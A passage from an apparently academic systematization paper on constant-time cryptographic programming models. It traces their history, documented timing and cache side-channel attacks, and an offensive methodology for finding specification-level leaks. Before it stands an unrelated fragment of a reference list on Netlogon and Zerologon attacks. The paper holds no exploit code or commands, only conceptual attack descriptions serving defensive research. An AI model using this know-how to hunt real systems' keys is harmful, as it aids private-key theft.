[25] Microsoft. *CVE-2026-41089 - Security Update Guide - Microsoft - Windows Netlogon Remote Code Execution Vulnerability*. May 12, 2026. URL: https://msrc.microsoft.com/update-guide/vulnerability/CVE-2026-41089 (visited on 06/09/2026).

[26] D.-J. Mollema. *A different way of abusing Zerologon (CVE-2020-1472)*. 2020. URL: https://dirkjanm.io/a-different-way-of-abusing-zerologon/ (visited on 11/25/2025).

[27] J. Myllyla and A. Costin. "Reducing the Time to Detect Cyber Attacks : Combining Attack Simulation With Detection Logic." In: *FRUCT'29 : Proceedings of the 29th Conference of Open Innovations Association FRUCT*. 2021. URL: https://old.fruct.org/publications/acm29/files/Myl.pdf (visited on 11/07/2025).

[28] S. Narang. *CVE-2020-1472: Microsoft Finalizes Patch for Zerologon to Enable Enforcement Mode by Default*. 2021. URL: https://de.tenable.com/blog/cve-2020-1472-microsoft-finalizes-patch-for-zerologon-to-enable-enforcement-mode-by-default (visited on 11/05/2025).

[29] B. Neuman and T. Ts'o. "Kerberos: an authentication service for computer networks." In: *IEEE Communications Magazine* 32.9 (1994), pp. 33–38. DOI: 10.1109/35.312841.

[30] NIST. *CVE-2020-1472 Detail*. Aug. 17, 2020. URL: https://nvd.nist.gov/vuln/detail/cve-2020-1472 (visited on 12/09/2025).

[31] S. H. Qatinah and I. A. Al-Baltah. "Kerberos Protocol: Security Attacks and Solution." In: *2024 1st International Conference on Emerging Technologies for Dependable Internet of Things (ICETI)*. 2024. DOI: 10.1109/ICETI63946.2024.10777133.

[32] E. Shamir. *The Renaissance of NTLM Relay Attacks: Everything You Need to Know*. 2025. URL: https://specterops.io/wp-content/uploads/sites/3/2025/04/SPO_NTLM_WhitePaper_Updated.pdf (visited on 12/02/2025).

[33] B. für Sicherheit in der Informationstechnik. *BSI - CERT-Bund*. Apr. 9, 2026. URL: https://www.bsi.bund.de/EN/CERT-Bund (visited on 06/09/2026).

[34] M. Simakov and Y. Zinar. *Zerologon (CVE-2020-1472): An Unauthenticated Privilege Escalation to Full Domain Privileges*. 2020. URL: https://www.crowdstrike.com/en-us/blog/cve-2020-1472-zerologon-security-advisory/ (visited on 11/05/2025).

[35] A. Solino. *Windows Pass-Through Authentication Methods Improper Validation*. 2015. URL: https://www.coresecurity.com/core-labs/advisories/windows-pass-through-authentication-methods-improper-validation (visited on 11/25/2025).

[36] T. Tervoort. *Taking over Windows Systems with a Netlogon Man-in-the-Middle Attack (CVE-2019-1424)*. Nov. 15, 2019. URL: https://cybersecurity.bureauveritas.com/blog/cve-2019-1424 (visited on 12/02/2025).

[37] T. Tervoort. *Zerologon: Unauthenticated domain controller compromise by subverting Netlogon cryptography*. 2020. URL: https://www.secura.com/uploads/whitepapers/Zerologon.pdf (visited on 05/23/2025).

[38] A. Tridgell and Samba Team. *Samba NRPC implementation*. 2025. URL: https://gitlab.com/samba-team/samba (visited on 11/26/2025).





SoK: The Constant Time Model

Billy Bob Brumley
Rochester Institute of Technology

Abstract

Constant time programming patterns is the primary defense against timing attacks on cryptographic implementations, yet what "constant time" means varies across academia and industry. This work systematizes constant time models and their evolution, identifies a recurring gap between what models protect and what specifications assume, and distills an offensive methodology for discovering timing vulnerabilities that originate outside the cryptographic primitive boundary. Applying this methodology, we locate a specification-level vulnerability related to private key loading, and confirm the leak in both OpenSSL and BoringSSL. Counterintuitively, BoringSSL's per-observation signal is several orders of magnitude stronger than OpenSSL's, despite an explicitly stricter threat model.

1 Introduction

Timing attacks on cryptographic implementations date to the seminal work of Kocher [33], who demonstrated that secret-dependent execution time in modular exponentiation leaks private key material. The three decades since have produced a rich body of work exploiting timing leaks across increasingly sophisticated microarchitectures, from data cache attacks on AES [11, 42] and RSA [44] to speculation attacks [32, 36] and beyond, broadening timing attacks from strictly a cryptography concept to a system security one.

The primary defense is constant time programming paradigms, ensuring that execution flow and memory access patterns are independent of secret data. In practice, what "constant time" means varies considerably. Multiple models have emerged over the past two decades, each making different trade-offs between security guarantees and practical constraints such as performance, deployability, intellectual property, and risk. The security implications of those trade-offs are not always obvious.

An orthogonal problem is that constant time models typically focus on cryptographic primitives in isolation, or "crypto in a vacuum." Specifications that invoke these primitives (e.g., TLS, SSH, PKCS, X.509, etc.) routinely mandate operations on secret data that are difficult or impossible to implement in constant time. Historical examples include padding validation with error handling [17, 54], variable-length encoding of secrets [40], and key persistence formats that leak through encoding [51]. These specification-level vulnerabilities affect multiple implementations independently, not due to shared code but because they all must satisfy the same requirements to achieve interoperability.

Exacerbating the situation, compilers and hardware can silently undermine constant time programming patterns in source code. Compiler optimizations have introduced branches on secret data in Curve25519 [29] and ML-KEM [9] implementations, while variable-time instructions such as integer division affected a wide range of Kyber implementations [15]. These failures exist only in compiled binaries, invisible to source-level analysis.

Contributions. This paper makes three contributions. First, we systematize the evolution of constant time models (Section 2) and compare their features, guarantees, and documented failures (Section 3), identifying gaps between what models protect and what specifications assume. Second, we distill an offensive methodology (Section 4) from a broad analysis of specification-level vulnerability classes that provides a systematic framework for discovering constant time violations that originate outside the cryptographic primitive boundary. Third, we apply this methodology to EC private key loading (Section 5), demonstrating that both OpenSSL and BoringSSL accept non-conformant variable-length keys and that BoringSSL's per-observation signal is several orders of magnitude stronger than OpenSSL's, despite an explicitly stricter threat model.

Outline. Section 2 introduces the constant time models and traces their evolution. Section 3 compares these models and identifies gaps in empirical validation, compiler optimization, and at the protocol level. Section 4 develops our offensive methodology through case studies of specification-level vulnerabilities. Section 5 applies the methodology empirically to

EC private key loading. We conclude in Section 6.

2 Constant Time Models: A Brief History

The evolution of constant time models in cryptography reflects the symbiotic relationship between implementers focused on efficiency and attackers discovering increasingly subtle leakage sources. What began as simple considerations for embedded systems has evolved into a complex landscape of threat models, each attempting to balance security guarantees with practical requirements. Understanding this evolution helps show why the traditional constant time model, despite numerous attempts to relax its constraints over the years, remains the gold standard for secure implementation.

2.1 The Program Counter Security Model

The earliest formal constant time considerations emerged in the context of embedded systems and smart cards, where microarchitectures were relatively simple and lacked complexity such as cache hierarchies and memory management units. At this point, seminal work by Kocher [33] in 1996 had already demonstrated the risk that timing attacks pose to implementations of various public key cryptosystems, and Quisquater and Samyde [48] in 2001 on the physical channel side for symmetric key cryptosystems on embedded devices.

The Program Counter Security Model proposed by Molnar et al. [41] formalized the approach that was being deployed in the embedded space at the time (2004–2005). The model allows an attacker access to all values of the program counter as the cryptography application executes. If this sequence is fixed and constant, the implementation should resist timing attacks, because constant program counter values leads to constant execution time in their model where all instructions have fixed latency. The authors admit this assumption is unlikely to hold outside the embedded space: "This is not true on some architectures, due to, among other things, cache effects, data-dependent instruction timing, and speculation" [41, Sec. 3].

The rationale for allowing table lookups in this model was device driven. In processors without caches, accessing any memory location required the same number of cycles. A lookup table implementation of AES S-boxes, for instance, appeared to offer constant-time execution since each table access took identical time regardless of the index. A square-and-multiply-always algorithm for modular exponentiation (RSA, Diffie-Hellman, DSA, etc.) that calls a single multiplication function for both the square step and the multiply step would not, in this model, allow attackers to distinguish between calls with distinct operands (multiply) and calls with identical operands (square). This model assumes that the primary observable characteristic was branching and execution time at the instruction level, not the pattern of memory addresses (containing data, not code) being accessed.

However, this simplistic model failed to account for several crucial factors, including, for example, the observation by Kelsey et al. [30, Sec. 5]: "We believe attacks based on cache hit ratio in large S-box ciphers … are possible." This is not a failure in the model design per se, as a major goal of the model was to reflect industry practice at the time. As these implementations were ported to more complex processors, the security assumptions of the Program Counter Security Model began to break down.

2.2 The Traditional Constant Time Model

The traditional constant time model emerged gradually through the work of several researchers, rather than being defined in a single seminal paper. The model took form through a series of contributions that each highlighted different threats not accounted for in the program counter model.

The 2002–2003 work by Page [43] on the theoretical side and Tsunoo et al. [53] on the empirical side showed that secret-dependent lookups from memory-resident tables in DES implementations leads to key recovery attacks through cache timings. This eventually fed into the 2004–2005 work by Bernstein [11], a contribution on the offensive side with a data cache-timing attack on AES, but also on the defensive side with guidelines for implementers of cryptosystems. Bernstein warned from the data perspective: "Using secret data as an array index is a recipe for disaster" [11, Sec. 1]. Even if less relevant for AES with its largely straight-line structure, Bernstein furthermore warned from the code perspective and input-dependent branches: "Skipping an operation is faster than doing it" [11, Sec. 9]. These two principles eventually became the core pillars of the traditional constant time model.

In parallel work, Osvik et al. [42] introduced their Prime+Probe and Evict+Time microarchitecture timing attack techniques, applied to AES implementations and targeting data caches. The authors give similar warnings as Bernstein regarding table lookups and conditional branches, an example of the latter being with RSA "when exponentiation is performed using a precomputed table of small powers" [42, Sec. 6]. Indeed in more parallel work, Percival [44] carried out such an attack on RSA, an L1 data cache-timing attack on Intel HyperThreading architectures. Percival concludes with similar mitigation strategies for cryptography applications: "the code path and sequence of memory accesses are oblivious to the data and key being used" [44, Sec. 7].

In summary, the combined results and recommendations of Bernstein [11], Osvik et al. [42], and Percival [44] led to the traditional constant time model as we know it today. In this light, these recommendations culminate in the 2006 design of Curve25519, which Bernstein states "avoids all input-dependent branches, all input-dependent array indices, and other instructions with input-dependent timings" [12, Sec. 1]. Subsequent work supports the model and continues to make it explicit. For example, the NaCl library has the design

goal of "No data flow from secrets to load addresses" and "No data flow from secrets to branch conditions" [14, Sec. 3].

The traditional model thus operates under a simple but powerful principle: the sequence of memory addresses accessed during cryptographic operations must be identical regardless of secret values. This includes both data addresses (no secret-dependent array indexing) and code addresses (no secret-dependent conditional branches). From the offensive perspective, model-wise the attacker sees all addresses accessed while the cryptography application executes, both data and code. As we later discuss in Section 3, modern compilers have become quite skilled in recognizing related constant-time programming patterns and instead emitting branches (see [29] from 2016 and [47, Sec. 2] for a wider 2025 survey), and the model does not consider the latency of instructions being potentially operand dependent, both of which can violate the guarantees of the traditional constant time model.

2.3 The Intel Scatter-Gather Model

Percival's work resulted in CVE-2005-0109, where Intel contributed a patch[1] to OpenSSL (0.9.7h, October 2005) for hardening against timing attacks in the case of modular exponentiation. The case is non-trivial, since high-speed implementations of Diffie-Hellman, RSA, and DSA typically use a square-and-multiply variant of modular exponentiation with memory-resident table lookups, costly to accomplish in constant time w.r.t. the traditional model. Intel introduced a new software implementation strategy, leveraging "scatter-gather" to transpose data across cache lines (scatter) then assemble the data with a series of secret-dependent table lookups (gather) that have lower than cache line granularity. Data cache attacks at the time were only exploiting cache set access, with no published method to determine access within a single cache line (intra-cache-line access).

However, this approach flouts the traditional constant time model and disregards previous advice explicitly disallowing intra-cache-line lookups. All three of the seminal works that led to the traditional constant time model warn against such behavior. Percival calls it "dangerous at best" [44, Sec. 7]. Bernstein documents the related cache bank problem [11, Sec. 15], and Osvik et al. worry it "leaks information on memory accesses with resolution better than [a cache line]" [42, Sec. 3.7].

Undeterred by academic advice, Brickell [20] (Intel) explicitly articulated the security model in an invited talk at CHES 2011, stating that Intel recommends "No secret key or data dependent: memory access (at coarser than cache line granularity), code branching." Yet Intel continued to develop and push the scatter-gather technique, for example, 2012 work by Gueron [23] (Intel) on efficient modular exponentiation.

To summarize the Intel model, the fundamental assumption is that if all accesses fall within the same sequence of cache lines, the cache behavior, and thus the timing, will be identical regardless of the specific location accessed within those lines. The scatter-gather technique organizes data so that all possible accesses for a given operation map to the same sequence of cache lines, ensuring uniform cache behavior. As techniques to glean intra-cache-line timings via cache bank conflicts later emerged [13, 59], these days the scatter-gather technique is no longer en vogue and the Intel model is understood to be significantly weaker than the traditional constant time model.

2.4 The OpenSSL Security Policy

The OpenSSL project has developed a pragmatic threat model that focuses on the capabilities of attackers rather than properties of the source code. Prior to the Heartbleed vulnerability in 2014 (CVE-2014-0160), OpenSSL had no explicit release strategy or security policy. The catastrophic impact of Heartbleed, a simple out-of-bounds read that exposed sensitive data from millions of servers, forced a fundamental reassessment of the project's approach to security [55].

Until 2019, OpenSSL would selectively issue CVEs for various types of timing side channels (excluding physical attacks such as power analysis [34], electromagnetic analysis [48], fault injection [16], hardware faults [31], data remanence [24], etc.), including those requiring colocation, such as the CacheBleed attack [59] exploiting cache bank conflicts targeting "constant time" RSA in OpenSSL (CVE-2016-0702), a Flush+Reload attack [58] on "constant time" P-256 arithmetic [45] in OpenSSL (CVE-2016-7056), or Controlled Channel attacks [57] on DSA and ECDSA [56] in OpenSSL (CVE-2018-0734, CVE-2018-0735). However, the disclosure process was subjective and based on undocumented aspects such as perceived risk. This evolved further with the advent of speculative execution attacks like Spectre [32] and Meltdown [36] in 2018, leading to the current security policy[2] that explicitly defines which attack classes warrant CVEs and security bulletins.

The current policy attempts to strike a balance between security and practicality. OpenSSL recognizes that all side channel threats are important, but issuing CVEs requires significant project resources and creates downstream burdens, particularly for FIPS-certified versions that cannot be easily modified. Their model therefore prioritizes attacks that can be executed by less capable attackers, i.e., those that can be mounted remotely or with limited access and resources. The change in fact represented a major shift in the security policy of the project, since attacks requiring colocation are not purely remote, therefore no longer captured by the model. This excludes the vast majority of microarchitectural attacks that require local spy processes, starting from the seminal work by Percival [44].

[1] https://github.com/openssl/openssl/commit/ecb1445ce2df

[2] https://openssl-library.org/policies/general/security-policy/

To summarize, OpenSSL explicitly excludes certain attack classes from warranting security bulletins and CVEs, including same-physical-system side channels requiring colocation, and physical side channels such as those mentioned above. The model assumes the offensive role and focuses on how attackers gather data and potentially exploit vulnerabilities.

3 Analysis: Constant Time Models Compared

The evolution of constant time models highlights the struggle between theoretical security guarantees and practical implementation constraints. Each model makes different trade-offs, and history has shown that deviations from the most conservative approach consistently introduce vulnerabilities. Table 1 systematizes these features, guarantees, constraints, trade-offs, deviations, and risks. This section consists of a discussion centered around the contents of Table 1.

3.1 Model-Specific Analysis

Program Counter. This model assumes that instruction timing is predictable and data-independent. While largely suitable for simple embedded systems without caches, the model immediately fails when applied to large classes of modern processors. Three seminal attacks invalidated this model: (i) the AES data cache attack by Osvik et al. [42], demonstrating that data cache attacks could reveal the complete granular memory access pattern to S-boxes through timing analysis; (ii) the RSA data cache attack by Percival [44], a practical attack on HyperThreading architectures leading to complete private key recovery via highly granular L1 data cache timing data; (iii) the AES data cache attack by Bernstein [11], a purely statistical attack focusing on threat models involving remote attackers with only coarse timing data. The fundamental flaw in the model was defining table lookups with secret indices as safe, an assumption that fails when applied to the vast majority of COTS processors today that typically feature several layers of cache memory. The model's validation approach of analyzing PC sequences indeed allows verification that no secret-dependent branches occur, yet fails to capture the threat of secret-dependent data access.

Traditional. The main focus of the traditional constant time model is on the source code itself. The model considers only a single seemingly simple requirement: all addresses are public, the consequence being that all code must ensure no branching on secrets and no data access using secret indices. These features are typically accomplished with a combination of side channel friendly algorithm selection and (now) well-understood constant time programming paradigms. Regardless of its theoretical soundness, the traditional model faces many practical challenges.

First, compiler optimizations can silently counteract constant time programming patterns. Work by Kaufmann et al. [29] demonstrated how constant time source code for Curve25519 became variable time after compilation. These implementations contain several multiplications with public curve-related constants, and Microsoft's MSVC 2015 toolchain expanded one such multiplication by a 32-bit constant inside a subroutine using a branch on the sign of the second operand, since the upper 32 bits of said constant are known to be zero a priori. The authors outline a method for complete private key recovery leveraging this leak, using modest computation power.

Second, certain instructions have input-dependent timing. An excellent example is early-termination multipliers on ARM processors [22]. Multiplication unit designs in older 32-bit ARM chips leveraged smaller parallel multipliers that would exit early when encountering leading zero bytes in one of the operands. This meant the latency of a multiplication instruction would vary between 2–5 clock cycles, depending on the number of leading zero bytes. A more recent example is the KyberSlash attack [15]. Many Kyber implementations feature an integer division by a small public constant, and expect the compiler to either replace that with a multiplication by a constant or a small number of integer shifts and integer additions. Yet some compilers with appropriate optimization flags would faithfully emit an integer division instruction, which is notoriously variable time on Intel architectures. KyberSlash was both timely and impactful, discovered around the time of NIST standardization and applying to a large portion of software implementations, including the reference implementation by the Kyber authors themselves. It continues to resurface, e.g., CVE-2026-22705 in RustCrypto's ML-DSA implementation.

In summary, despite its age, the traditional constant time model has stood the test of time and proves to be the de facto standard for secure implementations.

Intel Scatter-Gather. Intel's constant time model attempts to balance security and performance. It is conceptually similar to the traditional constant time model, yet allows data flow from secrets to addresses at cache line granularity [20]. Put another way, in the traditional model where all addresses are public, in the Intel model all addresses sans the least significant $\log_2(\delta)$ bits are public (where δ is the number of bytes in a cache line). This relaxation was based on the assumption that accesses within the same cache line would have fixed timing. At least three works demonstrate concrete failure of the Intel model.

First, Bernstein and Schwabe [13] presented empirical data that showed data-dependent timing variations by artificially inducing cache bank conflicts. While the experiment in question targeted strawman code and not actual cryptography code, the fundamental microarchitectural effect was clear from the empirical data.

The CacheBleed attack built on that proof-of-concept soon thereafter [59]. The code targeted by CacheBleed was in fact a contribution from Intel as a countermeasure in OpenSSL to the attack by Percival [44]. This scatter-gather code used

Table 1: Constant time models compared across rules, scope, validation, and documented failures. Every relaxation of the traditional model has eventually been exploited.

Model	Year	Memory Access Rules	Control Flow Rules	Protocol-Layer Scope	Validation Approach	Why it Failed
Program Counter	2004–2005	Allows data flow from secrets to load addresses	No data flow from secrets to branch conditions	Crypto primitives only	Differential analysis of PC sequences	Data cache timing attacks
Traditional CT	2004–2006	No data flow from secrets to load addresses	No data flow from secrets to branch conditions	Crypto primitives only	Static code analysis	Compiler optimizations, variable-time instructions
Intel Scatter-Gather	2005	Allows data flow from secrets to load addresses (within cache lines)	No data flow from secrets to branch conditions	Crypto primitives only	Microarchitectural assumptions	Cache bank conflicts (CacheBleed)
OpenSSL	2019	Context-dependent restrictions	Context-dependent restrictions	Protocol aware	Threat modeling, empirical data	Limited threat model scope
BoringSSL	2025	Allows data flow from secrets to load addresses (variable-length inputs)	Allows data flow from secrets to branch conditions (variable-length inputs)	Crypto primitives only	Static code analysis, formal methods	This work

secret-dependent table lookups within cache lines during modular exponentiation, which the CacheBleed attack exploited due to timing variations caused by cache bank conflicts. The authors were able to recover an RSA private key using a modest number of signature queries.

Lastly, even secret-dependent control flow within a cache line is not a secure strategy. The PortSmash attack (CVE-2018-5407) exploited port contention in Simultaneous Multithreading (SMT) architectures (such as Intel's Hyper-Threading) to leak control flow [5]. One of the experiments the authors conducted targets code with multiple branches within a single cache line, and PortSmash is still able to distinguish between the branch targets [5, Sec. 4].

In summary, cache bank conflicts prophetically invalidated Intel's constant time model for data, and port contention accomplished the same for code. The Intel model nevertheless serves as an exemplary case study of why deviating from the traditional constant time model carries significant risk.

OpenSSL. OpenSSL's pragmatic, data-driven approach focuses on attacker capabilities and empirical data rather than source code analysis. Hardware-based side channels and any attack requiring co-location (e.g., most microarchitecture attacks) are out of scope. With these restrictions, OpenSSL is hoping to exclude local attackers from their model, yet retain remote attackers. This model fails in predictable ways (e.g., the vast majority of cache attacks), yet also fails in surprising ways, discussed below.

Weiser et al. [56] discovered several vulnerabilities in multiprecision integer arithmetic libraries used by cryptography libraries. Their "V8" vulnerability applied to a division function as part of the extended Euclidean algorithm, their main application being to DSA signing. The leak was due to data structure resizing, and was limited to a single top-most bit of the secret. Their "V9" vulnerability is in the same algorithm, a conditional negation that leaks the top-most bit of a secret inverse. These vulnerabilities are outside the scope of the OpenSSL security policy because (i) they are unlikely to be observable remotely; and (ii) it is unclear from the theory perspective how a remote attacker can effectively utilize such a small leak. Hence, while the vulnerabilities are certainly valid from the academic perspective, OpenSSL's security policy discards them.

A second example is the obscure key formats studied by Pereida García et al. [46]. The code loading these keys neglected to configure the private keys to ensure constant time code paths within the library, which led to a single trace private key recovery attack with local L1 data cache timings. While that is clearly outside OpenSSL's model, the same leak revealed information about the top set bit of the private key, potentially measurable in remote scenarios. Yet it is again unclear from the theory perspective how a remote attacker can effectively utilize such a small leak on fixed bits. Hence, while this vulnerability is certainly valid from the academic perspective, it is out of scope for OpenSSL's security policy.

A third example is the LadderLeak attack by Aranha et al. [8], capable of recovering ECDSA private keys with less than one bit of nonce leakage per signature, but requiring local cache timings to detect branch targets. Coupled with the large data requirement of the attack (needing approximately 2^{33} signatures for key recovery), LadderLeak falls outside OpenSSL's security policy, requiring local access and significant data, time, and resources. Yet again, this attack is certainly valid from the academic perspective.

A final and recent example is the SLasH-DSA attack by Boy et al. [19], a fault attack on hash-based PQC as implemented in OpenSSL 3.5. The authors utilize the RowHammer technique [31] to induce memory read faults while querying digital signatures. Hardware faults are indeed explicitly excluded in OpenSSL's security policy, and furthermore RowHammer requires local access. Yet again, this attack is certainly valid from the academic perspective.

An interesting model-related case study is the OpenSSL vulnerability linked to CVE-2025-27587, which led to conflict between OpenSSL and the wider security community. The vulnerability leaks part of the ECDSA nonce in OpenSSL's implementation on PowerPC architectures, yet the timing distributions are highly overlapping and it remains unclear how to separate them. Furthermore, the experiment data is with local timings, while remote timings exacerbate the situation from the attacker perspective, increasing the statistical overlap. OpenSSL typically manages its own CVEs, but in this case MITRE chose to issue its own against OpenSSL, who disputed the vulnerability because it fell outside their written security policy, for similar reasons as the LadderLeak

attack.

In summary, OpenSSL's model has the best and worst of both worlds. On one hand, it flippantly excludes large classes of attacks that the security community historically recognizes as valid, i.e., requiring co-location and local execution. On the other hand, their data-driven approach potentially scopes in threats that are typically not captured in other models, where "crypto in a vacuum" is the norm, source code analysis stops at the low-level crypto, and vulnerabilities in callers to the crypto are another layer's problem, even if attackers care little about such semantics. We elaborate in the next subsection.

BoringSSL. We defer this discussion to the end of the paper.

3.2 Constant Time Models: Gaps

Following the previous analysis surrounding Table 1, in this subsection we expand the discussion to consider areas where the models may not perform as expected. These issues are pervasive, and represent a security concern for all of the models.

Protocol-layer leakage. A critical limitation of most constant time models is their focus on cryptographic primitives and low-level arithmetic in isolation, ignoring how these primitives behave when integrated into protocols. This gap has led to numerous attacks that bypass even high-assurance and high-security cryptography implementations by exploiting protocol-level leaks. While we expand later in Section 4, here are a few seminal works that highlight this gap.

The Million Message Attack (MMA) by Bleichenbacher [17] demonstrated that implementing RSA PKCS#1 v1.5 (RFC 2313 [27], 1998) carries significant security risk. Implementations tend to leak whether decryptions produce valid padding or not, either directly through error messages or indirectly through timing. These leaks enable adaptive chosen ciphertext attacks to decrypt without the private key. Manger [39] subsequently showed that RSA-OAEP and PKCS#1 v2.0 (RFC 2437 [28], 1998), designed to resist MMA, remained vulnerable to similar oracle attacks through timing leaks in their more complex padding validation.

On the symmetric side, Vaudenay [54] targeted implementations of CBC mode for block ciphers with PKCS#7 padding, where timing differences in padding validation expose the plaintext. While Vaudenay described several different oracles, the general area of padding oracles emerged only later, encompassing both the attacks by Bleichenbacher and Vaudenay under the general umbrella that validating padding applied to plaintext is a dubious security practice. The work extends naturally to hardware implementations [10].

These seminal results reveal a fundamental class of vulnerabilities: protocols requiring conditional processing of padding or error conditions create timing channels that propagate beyond the cryptographic primitive layer.

Empirical validation. Consulting the rightmost column of Table 1, the failures across all models highlight the critical importance of empirical validation, both through direct measurement of execution latency on target hardware and through analysis of compiled binaries. Even when source code follows constant-time programming practices, the underlying hardware may still exhibit input-dependent timing variations, and mainstream compilers actively undermine constant time guarantees.

The tool dudect [49] takes a purely empirical approach, which utilizes classical leakage detection methods. It executes the target function with two classes of input data, collects cycle-accurate timings, and applies statistical tests to determine whether the resulting distributions are distinguishable. Because this approach requires no hardware model and no source code annotations, any timing variation observable on the target platform can in principle be detected, provided the effect is large enough relative to measurement noise. However, the tool cannot pinpoint the source of a detected leak, and subtle violations may require millions of measurements to reach statistical significance.

Constant time violations can originate in the toolchain rather than the hardware. The Clangover vulnerability (CVE-2024-37880, Antoon Purnal) in the ML-KEM reference implementation demonstrates a case where the source code used a constant-time conditional assignment, but modern Clang compiled it into a conditional branch on secret data [9]. The vulnerability is particularly stealthy because source-level analysis tools correctly report the code as constant-time, since the violation exists only in the compiled binary. LLVM recently implemented support for source code annotations that preserve select constant-time properties through optimization passes[3], demonstrating that compiler designers are aware of the issue, yet the narrow scope and opt-in nature make this approach inherently fragile. Arranz-Olmos et al. [9] further showed that popular decompilers compound the problem by performing optimizations that eliminate constant time violations during analysis, causing decompile-then-analyze approaches to miss vulnerabilities that exist in deployed binaries. In summary, this is a challenging compiler security gap since developers write correct constant-time code, but the toolchain silently transforms it into vulnerable binaries, and standard analysis techniques fail to detect the resulting violations.

To approach this challenge, TIMECOP uses Valgrind's Memcheck infrastructure to detect potential constant-time violations through dynamic binary analysis. It marks secret data as uninitialized via Valgrind client requests, causing Memcheck to flag any secret-dependent branch conditions or memory accesses encountered during execution. Because this analysis operates on compiled binaries, it can detect violations introduced by compiler optimizations that are not visible at the source level. TIMECOP originated as prototype patches

[3] https://blog.trailofbits.com/2025/12/02/introducing-constant-time-support-for-llvm-to-protect-cryptographic-code/

to the SUPERCOP benchmarking framework, with a leakage model limited to branching and memory accesses. From the other direction, patches to Valgrind added support for detecting potential variable-time instructions operating on secret data. Finally, the KyberSlash work [15] combines both approaches to allow the analysis to scale by scoping in more ISAs, extending the list of potentially vulnerable instructions, and enabling tests across a wide spectrum of implementations and architectures.

In summary, the two approaches complement one another, with dudect analyzing end-to-end timing behavior on real hardware, while binary analysis tools like TIMECOP pinpoint the location of the leak.

4 An Offensive Security Methodology

Most of the constant time models in Section 3 stop at the crypto layer, yet the protocols using these primitives often operate on secret data well beyond that boundary. Specifications, standards, and protocols are typically written with correctness and interoperability as primary goals, not constant time execution. They often require operations that create natural timing channels, such as padding schemes with conditional processing, error handling with different code paths, and variable-length encodings. No implementation can satisfy both the specification and constant time requirements, because the specification itself mandates contradicting behavior.

This section explores those gaps through various case studies, culminating in an offensive methodology which identifies standards whose flexibility or complexity creates said conflict, then tests implementations for any leaks predicted by the analysis. We organize the case studies by the specification at fault, not by the models from Table 1. Which constant time model a given attack violates depends on the threat model, while the specification does not. Each case below is an instance of protocol-layer leakage.

4.1 Case Studies

Specifications have been a steady source of timing leaks since (at least) the seminal attacks discussed in Section 3, with new instances appearing across protocols and implementations in the decades since. Standards and specifications play a significant role in proliferating these vulnerabilities, and in this section we investigate that relationship through several recurring cases (e.g., error handling, padding validation, key persistence formats, encoding of secrets) where compliant implementations undermine primitive-level constant time guarantees with system-level violations.

Public key padding oracles. As previously discussed, the way that PKCS#1 v1.5 (RFC 2313 [27]) specifies the handling of malformed ciphertexts lends itself to vulnerability, first exploited by Bleichenbacher [17] in 1998. Each fix has produced a new variant, several of those which we now discuss.

Jager et al. [26] observed that the XML encryption standard specified its own error handling requirements for RSA PKCS#1 v1.5, independently recreating the same class of oracle in a completely different protocol (CVE-2011-2487). This is despite the W3C having published the specification in 2002, four years after Bleichenbacher's original disclosure.

Kupser et al. [35] subsequently automated the attack, finding that several implementations (CVE-2015-0226, etc.) remained vulnerable even after deploying mitigations. The authors circumvent fixes via wrapping techniques that relocate encrypted elements within the XML document tree to bypass integrity checks.

The ROBOT attack [18] (CVE-2017-6168, etc.) demonstrated that even the TLS 1.2 specification's own countermeasure against Bleichenbacher was itself a source of new oracles. The mitigation requires servers to generate a random premaster secret on padding failure and continue the handshake. The work highlights that ensuring the success and failure codepaths are indistinguishable is indeed difficult to achieve in constant time.

Ronen et al. [50] identified nine distinct attack variations across the TLS ecosystem, each exploiting different leakage sources in implementations with mitigations (CVE-2018-12404, etc.). Each fix to a specific Bleichenbacher variant introduced new, subtly different oracles exploited by the authors. This shows that when a specification is fundamentally incompatible with constant time goals, patches merely shift the leak.

Symmetric key padding oracles. The 2002 padding oracle attack by Vaudenay [54], mentioned in Section 3, is the symmetric key counterpart. The specification-level root cause (protocols that require the receiver to act on plaintext properties before integrity can be verified) has proven equally persistent, with instances across SSH, XML encryption, and TLS.

Albrecht et al. [3] analyzed the SSH Binary Packet Protocol (BPP, RFC 4253 [38]), finding that it encrypts the packet length field within the first CBC ciphertext block (CVE-2008-5161, etc.). The receiver must decrypt this block to see how many additional bytes to read. The specification makes it impossible to authenticate the MAC before parsing this field, a parallel to the (legacy) TLS MAC-then-encrypt ordering. Observing how many bytes the server reads before responding allows an attacker to infer the decrypted length field, yielding a practical chosen-ciphertext attack enabled through the standard.

Jager and Somorovsky [25] showed that the XML encryption specification's use of CBC mode created a similar oracle, exploiting the server's error handling when decrypted plaintext contained malformed character encodings. This vulnerability (CVE-2011-1096) originated from the XML parsing layer rather than cryptographic padding validation.

Previously mentioned in the public key context, Jager et al. [26] further showed that XML encryption combines the two oracles on the symmetric key and public key sides. CBC malleability allowed an attacker to test candidate RSA session keys by observing whether the resulting symmetric decryption produced valid plaintext, enabling Bleichenbacher attacks without relying on error messages or timing from the RSA layer itself.

The Lucky Thirteen attack [6] (CVE-2013-0169) extended the CBC work to (pre 1.3) TLS with a timing attack on the MAC computation itself. The number of hash iterations depends on the data length after stripping padding (mandated by the specification), leaking whether a modified ciphertext contained valid padding through timing. The attack affected virtually every TLS implementation because the leak originated in the specification's ordering of operations, not in any particular cryptographic primitive. Apecechea et al. [7] subsequently showed that cache-based timing attacks could amplify these differences with local access.

Encoding leakage. Beyond padding validation and error handling, specifications that define key persistence formats are another source of timing leaks. Encodings such as hex and base64 (required by any library that loads cryptographic material from PEM files or similar formats) typically use a lookup table indexed by the ASCII value of each input character, easily leading to secret-dependent memory access, and furthermore entirely outside the constant time cryptographic primitive boundary.

Sieck et al. [51] demonstrated this concretely, showing that base64 decoding in OpenSSL, mbedTLS (CVE-2021-24119), Botan (CVE-2021-24115), Mozilla NSS, and GNU Nettle used secret-dependent memory accesses when loading RSA private keys from PEM files. Observing a single PEM key loading event allowed partial recovery of RSA private key material, leakage that no amount of constant time arithmetic in the cryptographic primitive layer can mitigate. Subsequent work increased the leakage with finer spatial resolution through advanced microarchitectural techniques [52].

Notably, BoringSSL had proactively addressed this leak in 2017 before either attack was published, implementing constant time base64 decoding by replacing table lookups with arithmetic range comparisons. Quoting the commit message:[4] "PEM files sometimes carry private keys so, in principle, we'd probably prefer not to leak the contents when we encode or decode them." BoringSSL chose to extend constant time techniques to key decoding well before any published attack, acknowledging that decoding can leak secret material and applying meaningful mitigations beyond the cryptographic primitive boundary.

